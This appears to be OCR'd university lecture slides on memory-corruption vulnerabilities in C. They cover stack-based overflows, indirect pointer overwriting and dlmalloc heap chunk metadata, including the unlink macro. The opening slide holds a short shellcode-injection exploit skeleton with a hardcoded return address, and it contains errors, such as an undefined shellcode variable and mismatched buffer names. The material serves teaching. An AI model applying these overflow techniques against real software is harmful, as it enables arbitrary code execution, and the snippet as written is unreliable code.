
```c
#define RET 0xbffff9e4+88
int main() {
  char buf[84];
  int ret;
  memset(buf, '\x90', 84);
  memcpy(buf, shellcode, strlen(shellcode));
  *(long *)&buffer[80] = RET;
  printf(buffer);
}
```

Indirect Pointer Overwriting



```
main:
    b = &a;
    buf[80]
    gets();
*b = argv[1];
    ...
```

Indirect Pointer Overwriting



```
main:
    b = &a;
    buf[80]
    gets();
*b = argv[1];
    ...
```

IP

Stack

FP

SP

Return address

Saved frame pointer

b

buf

Lecture overview


- Memory management in C/C++
- Vulnerabilities
  - Code injection attacks
  - Buffer overflows
    - Stack-based buffer overflows
    - Indirect Pointer Overwriting
    - Heap-based buffer overflows and double free
    - Overflows in other segments
  - Format string vulnerabilities
  - Integer errors
- Countermeasures

Heap-based buffer overflows

- Heap contains dynamically allocated memory
  - Managed via malloc() and free() functions of the memory allocation library
  - A part of heap memory that has been processed by malloc is called a chunk
  - No return addresses: attackers must overwrite data pointers or function pointers
  - Most memory allocators save their memory management information in-band
  - Overflows can overwrite management information

Heap management in dlmalloc

- Used chunk



Chunk1


Size of prev. chunk

Size of chunk1

User data

Heap management in dlmalloc

- Free chunk: doubly linked list of free chunks



Chunk1

Size of prev. chunk
Size of chunk1
Forward pointer
Backward pointer
Old user data

Heap management in dlmalloc


- Removing a chunk from the doubly linked list of free chunks:

```
#define unlink(P, BK, FD) {
BK = P->bk;
FD = P->fd;
FD->bk = BK;
BK->fd = FD; }
```

- This is:


```
P->fd->bk = P->bk
P->bk->fd = P->fd
```

Heap management in dlmalloc



Chunk1	Chunk2	Chunk3
Size of prev. chunk	Size of prev. chunk	Size of prev. chunk
Size of chunk1	Size of chunk2	Size of chunk3
Forward pointer	Forward pointer	Forward pointer
Backward pointer	Backward pointer	Backward pointer
Old user data	Old user data	Old user data

Heap management in dlmalloc



Chunk1

- Size of prev. chunk
- Size of chunk1
- Forward pointer
- Backward pointer
- Old user data


Chunk2

- Size of prev. chunk
- Size of chunk2
- Forward pointer
- Backward pointer
- Old user data

Chunk3

- Size of prev. chunk
- Size of chunk3
- Forward pointer
- Backward pointer
- Old user data

Heap management in dlmalloc



Chunk1

- Size of prev. chunk
- Size of chunk1
- Forward pointer
- Backward pointer
- Old user data


Chunk2

- Size of prev. chunk
- Size of chunk2
- Forward pointer
- Backward pointer
- Old user data


Chunk3

- Size of prev. chunk
- Size of chunk3
- Forward pointer
- Backward pointer
- Old user data


Heap management in dlmalloc



Heap-based buffer overflows

